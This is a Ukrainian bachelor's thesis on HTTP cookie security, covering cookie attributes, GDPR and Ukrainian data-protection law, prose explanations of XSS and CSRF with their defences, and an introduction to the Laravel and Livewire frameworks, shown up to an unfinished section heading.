Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»

Інститут електроенергетики
Факультет інформаційних технологій
Кафедра безпеки інформації та телекомунікацій

ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеню бакалавра

студента *Шелега Яна Павловича*

академічної групи *125-20-1*

спеціальності *125 Кібербезпека*

спеціалізації[1]

за освітньо-професійною програмою *Кібербезпека*

на тему *Розроблення процедур та засобів використання HTTP cookie файлів на WEB-сервісах*

Керівники	**Прізвище, ініціали**	**Оцінка за шкалою**		**Підпис**
		рейтинговою	**інституційною**	
кваліфікаційної роботи	проф. Котух Є.В.			
розділів:				
спеціальний	ас. Мілінчук Ю.А.			
економічний	к.е.н., доц. Пілова Д.П.	85	добре	
Рецензент				
Нормоконтролер	ст. викл. Мєшков В.І.			

Дніпро
2024

ЗАТВЕРДЖЕНО:
завідувач кафедри
безпеки інформації та телекомунікацій
_____ д.т.н., проф. Корнієнко В.І.

«_____»_____20___року

ЗАВДАННЯ
на кваліфікаційну роботу
ступеня бакалавра

студенту ***Шелегу Яну Павловичу*** **академічної групи** ***125-20-1***
(прізвище ім'я по-батькові) (шифр)

спеціальності *125 Кібербезпека*
(код і назва спеціальності)

на тему ***Розроблення процедур та засобів використання HTTP cookie файлів на WEB-сервісах***

затверджену наказом ректора НТУ «Дніпровська політехніка» від 23.05.2024 № 469с

Розділ	Зміст	Термін виконання
Розділ 1	Поняття cookie файл та правове регулювання стандартом GDPR та Законом України " Про захист персональних даних ", проаналізувати класифікацію cookie файлів, визначити їх маханізми роботи, проаналізувати вразливості які загрожують їх безпеці на WEB сервісі.	14.04.2024
Розділ 2	Механізмами роботи фреймворків Laravel та Livewire, обробки та шифрування cookie файлів, розробити процедуру використання cookie файлів знідно європейського станадрту GDPR та Закону України " Про захист персональних даних "	30.05.2024
Розділ 3	Обґрунтувати економічну доцільність впровадження процедури використання cookie файлів, розрахувати витрати на впровадження процедури використання cookie файлів	20.06.2024

Завдання видано _____ Юлія МІЛІНЧУК
(підпис керівника) (ім'я, прізвище)

Дата видачі: 15.01.2024р.

Дата подання до екзаменаційної комісії: 28.06.2024р.

Прийнято до виконання _____ Ян ШЕЛЕГ
(підпис студента) (ім'я, прізвище)

РЕФЕРАТ

Пояснювальна записка: 64 с., 27 рис., 5 табл., 4 додатка, 11 джерел.

Об`єкт дослідження: HTTP cookie файли

Предмет дослідження: безпека HTTP cookie файлів на WEB сервісах

Метою кваліфікаційної роботи є розробка процедури використання HTTP cookie файлів на WEB сервісі

У першому розділі кваліфікаційної роботи розкривається стан питання щодо використання HTTP cookie файлів на WEB сервісах. Проведено аналіз нормативно-правової бази, яка регулює cookie файли, європейського стандарту GDPR та Закону України “ Про захист персональних даних ”. Виявлені основні загрози, зокрема такі як XSS та CSRF атаки. Також у першому розділі було сформульовано постановку задачі для цієї кваліфікаційної роботи, яка полягає у розробленні процедур та засобів використання cookie файлів на WEB сервісі з метою забезпечення їх безпеки та відповідності нормативним вимогам.

У другому розділі досліджено технології та інструменти, що використовуються у проекті, зокрема Laravel, Livewire. Наведено загальні відомості про ці технології, їх особливості та взаємодія між ними. Також у другому розділі кваліфікаційної роботи було проведено аналіз загроз та порушників,на основі чого були побудовані моделі порушника та загроз. Виходячи з цих моделей було розроблено процедуру.використання cookie файлів на WEB сервісі

У третьому розділі було розраховано витрати на розробку процедури використання cookie файлів. Також було доведено економічну доцільність створення процедуру.використання cookie файлів на WEB сервісі

COOKIE ФАЙЛ, WEB СЕРВІС, GPDR СТАНДАРТ, CSRF АТАКА, XSS АТАКА, ФРЕЙМВОРК LARAVEL, ФРЕЙМВОРК LIVEWIRE

ABSTRACT

Explanatory note: 64 p., 27 fig., 5 tab., 4 additions, 11 sources.

The object of the study: HTTP cookies

Subject of the study: security of HTTP cookies on WEB services

The purpose of the qualification work is to develop a procedure for using HTTP cookies on the WEB service

The first section of the qualification work reveals the state of the art of using HTTP cookies on WEB services. An analysis of the legal framework governing cookies, the European GDPR standard and the Law of Ukraine "On Personal Data Protection" is carried out. The main threats, in particular, such as XSS and CSRF attacks, are identified. Also in the first chapter, the task statement for this qualification work was formulated, which is to develop procedures and tools for using cookies on the WEB service in order to ensure their security and compliance with regulatory requirements.

The second section investigates the technologies and tools used in the project, in particular Laravel, Livewire. It provides general information about these technologies, their features and interaction between them. The second chapter of the qualification work also analyzed threats and offenders, based on which models of offenders and threats were developed. Based on these models, a procedure was developed for using cookies on the WEB service.

In the third section, we calculated the costs of developing a procedure for using cookies. Also, the economic feasibility of creating a procedure for using cookies on the WEB service was proved.

COOKIE, WEB SERVICE, GPDR STANDARD, CSRF ATTACK, XSS ATTACK, LARAVEL FRAMEWORK, LIVEWIRE FRAMEWORK

СПИСОК УМОВНИХ СКОРОЧЕНЬ

БД – База даних;

ЄС – Європейський Союз;

AJAX – Asynchronous JavaScript and XML;

CSS – Cascading Style Sheets;

CSRF – Cross-Site Request Forgery;

DOM – Document Object Model;

GDPR – General Data Protection Regulation;

HTML – HyperText Markup Language;

HTTP – HyperText Transfer Protocol;

HTTPS – HyperText Transfer Protocol Secure;

JS – JavaScript;

RFC – Request for Comments;

SSL – Secure Sockets Layer;

TLS – Transport Layer Security;

URL – Uniform Resource Locator;

UUID – Universally Unique Identifier;

WEB – World Wide Web;

XML – Extensible Markup Language;

XSS – Cross-Site Scripting.

ЗМІСТ

ВСТУП

З кожним днем в світі з'являється все більше та більше WEB сервісів та WEB сайтів, які надають широкий спектр можливостей для користувачів. Таке активне зростання WEB сегменту призводить до того, що розробникам доводиться знаходити все більш ефективні та надійніші методи для збереження авторизаційних даних, відстеження стану сесії та персоналізації пропозицій для користувача.

Одним із ефективних рішень є cookie-файли. Ці невеликі за обсягом текстові файли зберігаються на пристрої користувача та надають в свою чергу можливість зберігати в них: інформацію про користувача, його дії та налаштування.

Використання cookie файли має велику кількість переваг, як длякористувача та і для розробника. Але розробникам не можна забувати, що cookie збирають особисту інформацію користувача, тому вони повиннівикористовувати надійну систему шифрування cookie-файлів та діяти згідно законів та стандартів країн, де WEB сервіс чи WEB сайт планує працювати.

Об`єкт дослідження кваліфікаційної роботи є HTTP cookie файли

Предмет кваліфікаційної роботи є безпека HTTP cookie файлів на WEB сервісах

Метою кваліфікаційної роботи є розробка процедури використання HTTP cookie файлів на WEB сервісі

Для вирішення поставлених проблем у кваліфікаційній роботі запропоновано наступні дії:

- проаналізувати загрози;
- аналіз рішень, які є у відкритому доступі для шифрування cookie файлів;
- пошук комплесних рішень які забезпечать безпеку cookie файлам від різних видів загроз;
- розробити рекомендації щодо використання одного із методів.

РОЗДІЛ 1. СТАН ПИТАННЯ. ПОСТАНОВКА ЗАДАЧІ

1.1 Основні положення

1.1.1 Поняття cookie файл

HTTP cookie файли (з англ. “печиво”) — це невеликі текстові файли (зачасту до 4кб, тобто 4096 байт), які WEB сервіси/сайти зберігають на персональному комп'ютері користувача в браузері. Cookie файли містять інформацію про відвідування користувачем WEB сервісу/сайту та зберігають в собі зокрема:

- налаштування користувача;
- авторизаційні дані;
- історію переглядів;

Cookie-файли використовуються для покращення зручності користування WEB сервісами, а також для збору даних про поведінку користувачів так званих “метриків”.

Перевагою використання cookie файлів для розробника є:

- швидкий доступ до даних користувачів без використання БД чи кеш пам’яті;
- зменшення навантаження на бд;
- аналіз поведінки користувачів;
- відстеження конверсій;

Користувач натомість :

- збереження налаштувань на web сервісі\сайті;
- персоналізація контенту;
- покращення цільової реклами;

1.1.2 Структура cookie файлу

Структура cookie файлу включає такі компоненти: name, value, domain, path, Expires/Max-Age, HttpOnly, Secure, SameSite. Призначення та значення цих

компонентів продемостровані в таблиці 1.1

Таблиця 1.1 – Компоненти cookie файлу

Компонент	**Означення**	**Приклад**
Name	Це унікальне ім’я(ідентифікатор)cookie файлу	“user-name”
Value	Дані, що зберігаються в cookie файлу	“First and Last names”
Domain	Домен сайту який створивcookie файл	“localhost:3000”
Path	Шлях на WEB сервісі, де буде використовуватися cookie файл	“/”
Expires/Max-Age	Expires визначає конкретну дату та час закінчення дії cookie файлу	“2024-10-21T07:28:00.000Z”
	Max-Age визначає час (секунди) протягом якого cookie файл будезберігатися	“+1 hour fromnow”
HttpOnly	Блокує доступу до cookie файлу через JavaScript для запобігання XSS атаці	“true”
Secure	Вказує на те, що cookie файл має передаватися тільки через захищене з'єднання HTTPS	“false”
SameSite	дозволяє контролювати, як браузери відправляють cookie в умовах "cross-site"	“Lax”

1.2 Класифікація cookie файлів

Cookie файли за своєю класифікацією поділяються на декілька типів, які залежать від різних факторів таких як: час зберігання (сесійні чи постійні), за протоколом (HTTP чи HTTPS), за походженням (першої чи третьої сторони). В залежності від класифікації змінюються компоненти налаштування cookie файлів. В залежності від того, які значення були встановлені в компонентах класифікація cookie файлу може комбінуватися. Наприклад cookie файл може бути за часом зберігання сесійним, за протоколом – HTTP, а за походженням першої сторони.

1.2.1 За часом зберігання

В залежності від того як розробники налаштували час зберігання cookie файлу, він може потрапляти до класифікації сесійний чи постійний.

Сесійні cookie файли зберігаються впродовж всієї сесії клієнту. Сесія клієнта - це час протягом якого клієнт (браузер) підтримує зв'язок з WEB сервером. Початком сесії вважажється перехід на WEB сервіс/сайт (перший запит). Сесія є завершеною, коли користувач не тільки закриває сторінку WEB сервісу/сайту, а й повністю всі вікна браузера. Тоді клієнт (браузер) втрачає повністю зв'язок з WEB сервером. Після того, як сесія була закінчена, всі сесійні cookie файли автоматично видаляються.Постійні cookie файли зберігаються на комп'ютері користувача стільки, скільки розробник вказав часу у компоненті cookie файлу Expires/Max-Age. Але навіть для цього значення є межа. Компанія "Google", що є розробником браузеру "Chrome", представила оновлення M104 у серпні 2022 року, де одним з оновлень було лімітування компоненту cookie файлу Expires/Max-Age. Від тоді максимальний термін зберігання - 400 діб. Навіть, якщо розробник зазначить більше значення, браузер "Chrome" автоматично його встановить, як 400 діб, з моменту створення файлу.

Компанія Apple, яка створила "Safari", після випуску оновлення для свого браузера 12.1 від березня 2019 року, встановила ліміт для терміну зберігання cookie файлів у період 7 діб, для підвищення рівня безпеки персональних даних користувачів.

1.2.2 За протоколом

Cookie файли, які передаються по HTTP та HTTPS протоколом не мають суттєвих відмінностей. Як перші, та і другі, однаково зберігають інформацію, можуть бути як сесійними, так і постійними. Але суттєва різниця у тому, через який проток відбувається передача cookie файлів. Якщо компонент cookie файлу "Secure" в значенні "true", то він буде передаватися тільки по HTTPS з'єднанню.

В іншому випадку, відповідно по HTTP. HTTPS cookie є обов'язковими для передачі конфіденційних даних (дані авторизації, платіжна інформація чи будь-яка інша інформація), перехват яких може призвести до крадіжки персональних даних). Звичайні cookie файли мають низку недоліків порівняно з HTTPS, які на відміну від перших, здійснюють:

- шифрування за допомогою протоколу SSL/TLS;
- передачу по захищеному каналу, що робить їх стійкими до перехоплення та підміни даних;

1.2.3 За походженням

Компонент cookie Domain відповідає за те, звідки буде встановлений файл. В залежності від того яким доменом був встановлений файл, то cookie поділяють на два види: cookie першої сторони (First-party cookies) та cookie третьої сторони (Third-party cookies).

Cookie файли першої сторони встановлюються WEB сервисом\сайтом, який користувач відвідую саме зараз. Ці cookie файли виконують внутрішні функції на WEB сервісі\сайті для забезпечення більш гнучкої системи функціонування. Зазвичай вони створюються для збереження користувацьких налаштувань, елементів кошика чи унікальних ідентифікаторів не авторизованих користувачів та інші.

На відміну від cookie першої сторони, які встановлюються тим самим доменом, який відвідує користувач, cookie встановлюються іншим доменом. Зазвичай cookie третьої сторони використовують стороні WEB сервіси та аналітичні чи маркетингові платформи. Такі платформи, як Google Analytics та Google Ads, є одними із найпоширеніших, що надають cookie третьої сторони, які зараз використовується на більшості WEB сервісах\сайтах у світі. Вони допомагають власникам WEB сервісів\сайтів збирати дані про користувачів, аналізувати їхню поведінку та оптимізувати маркетингові стратегії.

Google Analytics використовує аналітичні cookie для збору інформації про те,

як користувач взаємодіє із сайтом. Вони в собі зберігають дані про кількість відвідувань, тривалість сеансу, відвідані сторінки, демографічні дані, джерела трафіку та інші. Ці cookie допомагають власникам краще визначати популярність сторінок чи контенту на WEB сервісі\сайті, аналізувати поведінку користувачів на різних пристроях.

Google Ads використовує маркетингові cookie для показу персоналізованої реклами, яка відповідає інтересам користувачів. Спільно з іншими технологіями, як ремаркетинг, дозволяють показувати користувачам рекламу продуктів, які вони вже переглядали або які можуть їх зацікавити.

1.3 Механізми роботи cookie файлів

1.3.1 Процес створення та зберігання

Коли користувач відвідує WEB сервіс\сайт, відбувається низка процесів, пов'язаних з обробкою cookie файлів. Спочатку клієнт користувача (браузер) відправляє запит до WEB сервера для отримання веб-сторінки. Якщо WEB сервіс\сайт використовує cookie, сервер може включити у відповідь заголовки HTTP протоколу, які інструктують клієнта зберегти певні cookie.

Коли сервер відправляє WEB сторінку разом з інструкціями для встановлення cookie, клієнт отримує ці заголовки і зберігає файли локально. Кожна cookie файл складається з пари ключ-значення (name-value), де ключ (name) є назвою cookie, а значення (value) – даними, які потрібно зберегти. Крім того, файл містить додаткові компоненти, такі як Domain, Path, Expires/Max-Age, HttpOnly та Secure.

1.3.2 Процес створення та зберігання

У випадку якщо WEB сервіс\сайт використовує cookie файли розробник може задати різну поведінку для випадків, коли cookie є чи їх немає при запиті клієнта до сервера.

Якщо клієнт при першому GET запиті до WEB серверу не передає ніяких cookie файлів, а на сервері вказано, що при запиті вони мають бути отримані, то

сервер поверне помилку з відповідним кодом (наприклад 401 Unauthorized), виходячи з якої клієнт чи сервер (дивлячись на стороні чого відбувається рендер DOM дерева) зробить рендер потрібного компонета (наприклад pop-up вікна для прийняття правил використання cookie файлів). При наступних запитах до того ж сервера клієнт автоматично включає збережені cookie у заголовок HTTP-запиту.

Схема обробки запиту сервером при HTTP запиті клієнта без cookie файла наведена на рис. 1.1.




Рисунок 1.1 – Обробка сервером HTTP запиту без cookie файлу

У випадку, якщо при GET запиті клієнта до сервера, останній отримує cookie файли, то він так само повертає у відповіді код (наприклад 200 OK) та відбувається відповідна дія (наприклад pop-up вікно для прийняття правил використання cookie файлів не буде рендариться). Відповідна схема обробки запиту сервером при HTTP запиті клієнта з cookie файлом наведена на рис. 1.2.

Рисунок 1.2 – Обробка сервером HTTP запиту з cookie файлу

1.3.3 Процес видалення

Коли WEB сервер чи клієнт встановлює cookie файл на комп'ютер користувача, то він передає значення компонент Expires/Max-Age. Коли термін дії cookie файлу закінчується, значення компонента Expires/Max-Age, то браузер автоматично видаляє його з комп'ютера користувача. Якщо WEB сервер відправляє cookie з від'ємним значенням компонента Expires/Max-Age (в минулому часі), то цей файл буде нагайно видалено.

Користувачі можуть видаляти cookie файли безпосередньо через налаштування свого браузера. Кожен браузер надає можливість переглянути і видалити збережені cookie файли. Крім того, в багатьох браузерах присутня функція автоматичного видалення всіх cookie файлів після завершення сесії (повного закриття браузера).

1.4 Техніяні специфікації та нормативно-правове регулювання cookie-файлів

Основними документами, що регламентують використання cookie файлів,є технічні специфікації HTTP та RFC 6265. З боку правової бази за ругляцію

відповідає Закон України “Про захист персональних даних” на території України та стандарт Європейського Союзу GDPR на території ЄС.

1.4.1 Технічні специфікації

Специфікація HTTP, що розроблена Інженерною радою Інтернету (IETF), визначає правила передачі cookie між клієнтами та серверами. Ця специфікація містить стандарти, які визначають формат заголовків Set-Cookie та Cookie, що використовуються для встановлення та передачі cookie відповідно. Ці заголовки є важливими елементами протоколу HTTP і забезпечують механізм збереження та передачі стану між запитами.

RFC 6265 є основним документом, що описує стандартні практики для використання cookie у веб-розробці. Він визначає правила для створення, зберігання та передачі cookie, включаючи обмеження на довжину та вміст cookie, вимоги до форматування та використання різних атрибутів cookie, таких як Expires, Max-Age, Domain,0 Path, Secure та HttpOnly. Саме стандарт RFC 6265 встановив вимоги, що файл cookie має складатися з пари ключ-значення (name-value), що файл не має перевищувати 4кб (4096 байтів) та всі інші правила.

Кожна компанія розробник браузерів встановлює свої вимоги для використання cookie файлів для підвищення рівня безпеки. Вони часто по одинці розробляють нові фактори захисту cookie, які пізніше інтегрують інші. Яскравим прикладом є створення компоненту cookie файлу SameSite компанією Google в травні 2016 року. Компонент SameSite вказує чи повинні cookie надсилатися разом із запитами, ініційованими сторонніми сайтами. Значеннями цього компоненту можуть бути Strict, Lax, або None. SameSite був доданий для підвищення безпеки веб-додатків шляхом зменшення ризику атак типу Cross-Site Request Forgery (CSRF) та деяких типів атак типу Cross-Site Scripting (XSS).

1.4.2 Стандарт GDPR

GDPR – це правова база Європейського Союзу, яка встановлює правила щодо захисту персональних даних осіб у межах ЄС. Метою GDPR є захист прав і свобод фізичних осіб стосовно обробки їхніх персональних даних і сприяння вільному переміщенню таких даних у ЄС. Стандарт був ухвалений Європейським Парламентом і Радою Європейського Союзу 27 квітня 2016 року. Офіційно набрав чинності 25 травня 2018 року.

GDPR напряму не регулює процес обробки, зберігання cookie файлів, але,так як вони є персональними даними, то на них розповсюджується правова стандартизація.

Стандарт GDPR регулює час зберігання персональних даних, а саме cookie файлів, згідно статті 5.1.e: “Персональні дані необхідно: зберігати в формі, що дозволяє ідентифікацію суб’єктів даних не довше, ніж це є необхідним для цілей їхнього опрацювання; персональні дані можна зберігати протягом більш тривалих періодів, доки їх опрацьовують винятково для досягнення цілей суспільних інтересів, цілей наукового чи історичного дослідження або статистичних цілей відповідно до статті 89(1) за умов вжиття відповідних технічних і організаційних заходів, передбачених цим Регламентом для гарантування прав і свобод суб’єкта даних (“обмеження зберігання”)” [4]

Також під регуляцію цього стандарту підпадає, те що розробник має сповістити про те, що він збирає cookie файли згідно статті 6.1.a: “Опрацювання є законним, лише якщо виконано та мірою виконання принаймні однієї з наведених нижче умов: суб’єкт даних надав згоду на опрацювання своїх персональних даних для однієї чи декількох спеціальних цілей” [4]

Розробник має сповістити яку саме інформацію він зберегає та обробляє відповідно до пунктів a, b та c статті 13.1:“Якщо персональні дані щодо суб’єкта даних збирають від суб’єкта даних, контролер повинен, у момент отримання персональних даних, надатисуб’єкту даних всю інформацію, а саме інформацію про: особу та контактні дані контролера та, занеобхідності, представника контролера; контактні дані співробітника з питань захисту даних, занеобхідності; цілі опрацювання, для досягнення яких призначено персональнідані, а також

законодавчу базу для опрацювання;” [4]

Згідно статті 32.1.a розробник має вжити необхідні технічні заходи для забезпечення відповідного рівня захисту персональних даних (cookie файлів): “Зважаючи на сучасний рівень розвитку, витрати на реалізацію, специфіку, обсяги, контекст і цілі опрацювання, а також ризики різної ймовірності та тяжкості для прав і свобод фізичних осіб, які викликає опрацювання, контролер і оператор повинні вжити необхідних технічних і організаційних заходів для забезпечення рівня безпеки відповідно до ризику, втому числі, між іншим, у належних випадках: використання псевдонімів і шифрування персональних даних; ”[4]

Саме стаття 32.1 визначає те, що розробники мають шифрувати cookie файли задля уникнення CSRF та XSS атак в результаті яких будуть вкрадені персональні дані користувачів WEB сервісу/сайту.

GDPR застосовується до компаній та організацій, які в процесі своєї діяльності збирають, обробляють та зберігають персональні дані громадян ЄС. Це правило діє незалежно від того, чи знаходиться компанія або організація в межах ЄС, чи за його межами, та чи здійснюється обробка даних в межах ЄС, чи за його межами. Таким чином, дія GDPR може поширюватися далеко за межі ЄС, враховуючи обробку персональних даних суб'єктів, незалежно від їхнього розташування.

1.4.3 Закон України “Про захист персональних даних”

На момент 2024 року Україна не ратифікувала GDPR, хоча зобов'язалася перед ЄС рухатися в напрямку врвадження цього стандарту. На даний час на території України діє закон “Про захист персональних даних” мета якого наблизити закондавство країни до стандартів та регламентів ЄС.

Закон України “Про захист персональних даних” регулює питання обробки персональних даних, до яких можна віднести й дані, зібрані за допомогою cookie

файлів. Оскільки cookie файли можуть містити інформацію, яка дозволяє ідентифікувати користувача, їх використання підпадає під регулювання цього закону.

Згідно статті 6.1 розробники повинні надати документ, наприклад документ “Політика конфіденційності” сайту, про мету обробки персоналих даних: “Мета обробки персональних даних має бути сформульована в законах, інших нормативно-правових актах, положеннях, установчих чи інших документах, які регулюють діяльність володільця персональних даних, та відповідати законодавству про захист персональних даних.

Обробка персональних даних здійснюється відкрито і прозоро із застосуванням засобів та у спосіб, що відповідають визначеним цілям такої обробки.

У разі зміни визначеної мети обробки персональних даних на нову мету, яка є несумісною з попередньою, для подальшої обробки даних володілець персональних даних повинен отримати згоду суб’єкта персональних даних на обробку його даних відповідно до зміненої мети, якщо інше не передбачено законом.”[5]

Виходячи зі статті 11.1.1 цього закону розробник має встановлювати cookie файли лише після того, як користувач давай дозвід на обробку персональних даних: “Підставами для обробки персональних даних є: згода суб’єкта персональних даних на обробку його персональних даних.”[5]

Якщо розробник використовує на своєму сайті такі аналітичні платформи, як Google Analytics чи Google Ads, які збирають дані про користувача, то ці платформи виступати третьою стороною. Тому розробник має казати в документі “Політика конфіденційності” сайту про передачу даних третій стороні згідно статті 21.1: “Про передачу персональних даних третій особі володілець персональних даних протягом десяти робочих днів повідомляє суб'єкта персональних даних, якщо цього вимагають умови його згоди або інше не передбачено законом.”[5] Ці платформи є іноземними суб’єктами, тому відповідно до статті 29.4.1 дані можуть передаватися їм лише з однозначної згоди

користувача: “Персональні дані можуть передаватися іноземним суб’єктам відносин, пов’язаних з персональними даними, також у разі: надання суб’єктом персональних даних однозначної згоди на таку передачу.”[5]

Розробник має забезпечувати захист персональних даних, cookie файлів, відповідно до статті 24.1: “Володільці, розпорядники персональних даних та треті особи зобов’язані забезпечити захист цих даних від випадкових втрати або знищення, від незаконної обробки, у тому числі незаконного знищення чи доступу до персональних даних.”[5]

1.5 CSRF та XSS атаки

1.5.1 CSRF атака

CSRF – це тип атаки на WEB додатки, коли зловмисник обманом змушує користувача виконати небажані дії на WEB сервісі\сайті, на якому користувач аутентифікований. Атака використовує авторизаційні cookie або сесійні токени жертви для виконання запитів від імені користувача без його відома. CSRF атака відбувається шляхом розміщення на WEB сторінці посилання або JavaScript скрипта, який намагається отримати доступ WEB сервісу\сайту, на якому користувач заздалегідь аунтифікований.

Коли користувач відвідує WEB сервіс\сайт з вразливістю до CSRF і звідти відбувається атака на інший “чистий” WEB сервіс\сайт, де він аутентифікований і інформація про аутентифікацію зберігається в cookie файл, його термін дії дійсний. При спробі переходу за посиланням або натисканні кнопки, що запускає JavaScript скрипт, клієнт користувача надсилає cookie файл в запиті до "чистого" WEB сервісу\сайту з даними, встановленими зловмисником у посиланні або скрипті. "Чистий" WEB сервіс\сайт вважатиме, що це справжній користувач, але насправді це не так.

Шифрування cookie файлів саме по собі не забезпечує захист від CSRF- атак, оскільки клієнт все одно автоматично відправляє ці cookie файли з кожним запитом до сервера. Для захисту від CSRF-атак необхідно використовувати

спеціальні методи, такі як:

- CSRF-токен. Це токен, генерується сервером і додаються до кожного запиту, що змінює стан (наприклад, форми, зміни налаштувань). Сервер перевіряє наявність і правильність токена перед обробкою запиту.
- компонент SameSite для cookie. Це обмежує їх надсилання лише в межах одного домену. Наприклад, SameSite=”Strict” або SameSite=”Lax”. При налаштуванні cookie файли з компонентом SameSite=”Strict”, cookie відправляються клієнтом тільки якщо запит надходить з того ж домену, що і файл. Cookie з компонентом SameSite=”Lax” відправляються браузером тільки для "безпечних" запитів, таких як переходи через посилання з інших сайтів. Однак, вони не відправляються для інших типів запитів, таких як завантаження зображень або iframe з інших сайтів.
- перевірка заголовку Referer. Це допомає переконатися, що запит находить з того ж домену.

1.5.2 XSS атака

XSS – це тип вразливості WEB додатків, яка дозволяє зловмисникам вводити шкідливий скрипт (зазвичай JavaScript) на WEB сторінку, що переглядається іншими користувачами.

Впровадження шкідливого JavaScript коду на веб-сторінку здійснюється через експлуатацію вразливостей WEB додатків. Шкідливий код може бути доданий до WEB сторінки через введення його у відповідні поля введення, текст з яких зберігається і відображається для всіх користувачів.

Наприклад, зловмисник може вставити JavaScript код у поле введення інформації на сторінці профілю в соціальній мережі або у коментар на форумі. Цей текст, включаючи шкідливий код, зберігається на сервері та відображається на WEB сторінці. Коли інші користувачі відвідують цю сторінку, разом із текстом вони завантажують і виконують шкідливий JavaScript код.

Це можливо тільки в тому випадку, якщо введений текст не проходить

належної перевірки та фільтрації під час збереження. В результаті, при завантаженні сторінки шкідливий код виконується в контексті браузера користувача, що може призвести до крадіжки даних, маніпуляцій зі сторінкою або інших небажаних дій.

Уразливість XSS сама по собі не є небезпечною, але стає такою, коли її виявляє зловмисник і використовує у своїх цілях. Використання уразливості називається "вектором атаки", і в випадку XSS існує багато таких векторів.

Найпростіший приклад атаки – крадіжка авторизаційних cookie файлів користувачів WEB сервісу\сайту. WEB ресурс, на якому реалізована авторизація, зазвичай відрізняє авторизованого користувача за допомогою сесійної cookie. Якщо цей cookie файл відсутній, користувач вважається неавторизованим. Якщо ж він є, сервер використовує її значення для ідентифікації користувача.

Усі cookie файли зберігаються на комп'ютері користувача. Якщо користувач авторизується, він бачить значення своєї cookie Однак дізнатися значення cookie іншого користувача не можна просто так. Це ж стосується iJavaScript коду, який виконується у браузері користувача. Цей код бачить тільки значення cookie поточного користувача.

Припустимо, що зловмиснику вдалося впровадити шкідливий JavaScript код на сторінку WEB додатку. Тепер будь-який користувач, який зайде на цю сторінку, виконає цей код у своєму браузері. Код прочитає значення cookie файлу користувача (жертви). Наступним кроком є передача цього значення зловмиснику.

Шкідливий JavaScript код може створити AJAX-запит на віддалений сервер зловмисника. Усі запити, які надходять на цей сервер, записуються в базу даних. Переглянувши параметри URL, зловмисник дізнається значення cookie жертв і зможе використовувати їх для входу в їх облікові записи.

Коли cookie файл створюється на клієнтській стороні через JavaScript, він є найбільш вразливим для XSS-атаки. Такий файл може бути легко викрадений, оскільки зловмисники, використовуючи XSS вразливість, можуть виконати шкідливий JavaScript код, який отримає доступ до cookie збереженої у браузері

користувача. На рис. 1.3 зображено процес встановлення cookie файлу з боку клієнтом.

Рисунок 1.3 – Процес встановлення cookie файлу клієнтом

Створення cookie на стороні сервера є більш безпечним методом, оскільки файл встановлюється у відповідь на HTTP-запит і передається клієнту через заголовок Set-Cookie. Не малою перевагою встановлення cookie через WEB сервер є той факт, що розробник може зазначити компонент HttpOnly, який запобігає доступу JavaScript коду до cookie. На рис. 1.4 продемонстрований процес встановлення cookie файлу WEB сервером.




Рисунок 1.4 – Процес встановлення cookie файлу WEB сервером

Слід розуміти, що створення cookie файлу клієнтською стороною не дає змоги вказати компонент HttpOnly. Також сервер може встановлювати cookie без цього компоненту, тоді cookie буде доступний для JavaScript коду, що відкриває вікно можливості для проведення XSS атаки.

Однак крадіжка cookie файлів – це не єдина небезпека XSS-уразливості. Зловмисники можуть маніпулювати вмістом сторінки, вводити шкідливі програми, здійснювати фішингові атаки, перенаправляти користувачів на шкідливі сайти та виконувати багато інших шкідливих дій. Через це дуже

важливо вміти виявляти і закривати такі уразливості для забезпечення безпеки користувачів.

1.6 Висновок першого розділу

У першому розділі кваліфікаційної роботи проведено детальний аналіз процедур та засобів використання HTTP cookie файлів на WEB сервісах. Було здійснено аналіз поточного стану управління cookie файлами, що використовуються для зберігання і передачі даних між клієнтом і WEB сервером.

Було проаналізовано потенційні загрози, що можуть виникнути при неправильному управлінні cookie файлами, включаючи атаки типу Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), та витоки особистих даних.

Отримані результати дозволять розробити процедуру безпеки щодо управління cookie файлами, включаючи необхідність використання таких компонентів, як HttpOnly, Secure, SameSite, та обмеження терміну дії cookie для підвищення технічного захисту. Розроблені процедури мають відповідати вимогам Загального регламенту захисту даних (GDPR), який встановлює чіткі та суворі правила щодо обробки персональних даних.

РОЗДІЛ 2.СПЕЦІАЛЬНИЙ РОЗДІЛ

2.1 Технології та фреймворки

Для виконання поставлених цілей кваліфікаційної роботи, а саме розробки процедур та засобів використання cookie файлів на WEB сервісі, був обраний такий стек технологій (набір програмних компонентів, інструментів і технологій, які використовуються для розробки та виконання додатків):

- PHP 8.2;
- Laravel 11.8.0;
- Livewire 3.5;
- Alpina JS 3;
- HTML 5;
- CSS 3;
- Tailwind CSS 3.4.4.

2.1.1 Фреймворк Laravel

Laravel – це PHP-фреймворк, що базується на архітектурному шаблоні MVC (Model-View-Controller). В MVC модель (Model) представляє дані і бізнес-логіку програми, представлення (View) відповідає за відображення інтерфейсу користувача, а контролер (Controller) обробляє вхідні дані від користувача, взаємодіє з моделлю та відображає відповідний вигляд.

Щодо безпеки, Laravel вбудовує захист від CSRF та XSS. CSRF-захист забезпечується шляхом автоматичного створення та перевірки токенів CSRF, що передаються разом із формами. Це дозволяє переконатися, що запити на сервер виконуються тільки від легітимних користувачів, а не від несанкціонованих джерел.

Щодо XSS-захисту, Laravel використовує Blade-шаблонізатор, який автоматично екранує вставки даних в HTML-шаблони. Це унеможливлює

виконання потенційно шкідливого JavaScript коду, введеного користувачем.

Шифрування cookie. Laravel надає можливість налаштування шифрування через конфігураційні файли. Використовуючи внутрішні функції фреймворку, можна налаштувати ключ шифрування для захисту конфіденційних даних, збережених у cookie, що забезпечує додатковий рівень безпеки у веб-додатках, розроблених на Laravel.

2.1.2 Фреймворк Livewire 3

Livewire - це фреймворк, що дозволяє розробникам Laravel створювати динамічні інтерактивні інтерфейси без необхідності писати JavaScript код. Основним принципом Livewire є server-side rendering, тобто весь код виконується на серверній стороні, інтерфейс оновлюється через AJAX запити, інтегровані безпосередньо з Laravel.

Livewire інтегрується з Laravel як компоненти, що можна повторно використовувати. Кожен компонент має свої властивості (properties), методи і може взаємодіяти з базою даних або іншими сервісами Laravel через контролери.

2.1.3 Фреймворк Alpina JS

Alpine.js - це легкий JavaScript-фреймворк для створення інтерактивних веб-інтерфейсів. Основна ідея Alpine.js полягає в тому, щоб додати динамічність до статичного HTML, не потребуючи великої кількості JavaScript коду або використання складних фреймворків, таких як Vue.js або React.

2.1.4 HTML та CSS

